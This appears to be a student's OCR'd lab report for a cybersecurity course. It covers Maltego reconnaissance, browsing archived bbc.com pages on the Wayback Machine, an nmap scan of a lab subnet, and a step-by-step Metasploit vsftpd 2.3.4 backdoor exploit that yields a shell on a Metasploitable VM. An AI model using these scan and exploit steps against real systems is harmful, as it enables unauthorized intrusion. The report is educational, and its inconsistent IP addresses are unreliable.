Step 11: After, double-clck to change the name of the maltego.com to bbc.com
Step 12: Inside the entity palette, type domain.
Step 13: beside the DNS dragged, right click on it to see transforms downloaded. Play it and where they require API key, input them. To be done one after the other.


Edit View VM Tabs Help
Metasploitable2-Linux
KALI
Apps Places
Sep 1 23:10
Maltego Community Edition 4.7.0
Entity Palette
New Graph (1) *
Overview
Detail View
Property View
Hub Transform Inputs
Output - Transform Output
Sep 1 23:16

QUESTION 3.


Q3. Explain what the Wayback Machine is and how it functions. Describe the process of retrieving sensitive data from the Wayback Machine. Provide a screenshot of how the website 'bbc.com' appeared in 2010, obtained from the Wayback Machine.

The Wayback Machine is tool for discovering and exploring the history of the web. It's a time machine of sorts that allows you to travel back in time to view webpages from years ago. The Wayback Machine is a digital archive of the World Wide Web that was created by the Internet Archive. It contains millions of websites and webpages that have been archived since 1996, providing users with access to a wealth of information from the past. The Wayback Machine works by taking snapshots of webpages over time, allowing users to explore the evolution of a website or webpage. It allows users to:

1. View webpages as they existed at the time the snapshot was taken.
2. Compare different versions of a website.
3. Uncover forgotten pages.
4. Restore lost or deleted websites.
5. Bypass internet censorship.


To retrieve sensitive data from the wayback:

1. Visit the Wayback Machine at https://archive.org/web.
2. I typed the web address bbc.com in the search field then clicked the **search** button. It will list how many times your site was saved over a time period. The bbc.com site was saved *320,343 times between December 2, 1998 and September 2, 2024.*



3. I also saw a timeline and a calendar. I Clicked the **year 2010** to view what dates the site was archived.

4. I Clicked the **date** on the calendar to view a snapshot of what was saved on March 1, 2010 and August 23, 2010.




QUESTION 4.


Q4. Establish a connection to a local area network (LAN) via Wi-Fi. Utilize the NMAP tool to determine the number of devices currently connected to the LAN. Please include the specific command you used for this task and provide a screenshot of your terminal showing the results.

Commands used:

1. Ping -c 10 192.168.29.131

2. nmap -sV 192.168.29.131/24







QUESTION 5.


Q5. Perform privilege escalation on the Metasploitable machine and provide a detailed description of the process you used to achieve this. Explain how you gained elevated privileges.

Step 1: First, I checked the configuration of the source (Kali Linux Machine) and the configuration of the target machine (metasploitable) by running the command <ifconfig> on both machines. As we can see they are both on the same subnet, Our Kali Linux IP address is “198.168.29.128” and our metasploitable IP address is “192.168.29.128








Step 2: The first thing we would do is perform a nmap to find out what are the network services running on our Metasploitable machine with the command <**nmap -sV 192.168.29.131>**. In the Picture below we can see the list of network services available and accessible.




Step 3: The we go back to our terminal and run the command <**msfconsole>** to access Metasploit, within metasploit there is exploit for <**vsftpd 2.3.4>** we'll take advantage of that. So we run the command <**use exploit/unix/ftp/vsftpd_234_backdoor>** then we type the command <**show options>**








Step 4: Next we enter the command <**set RHOST 192.168.29.131>** then the command will be pushed to Metasploitable 2. As we can see in the picture below, we already have the command shell.

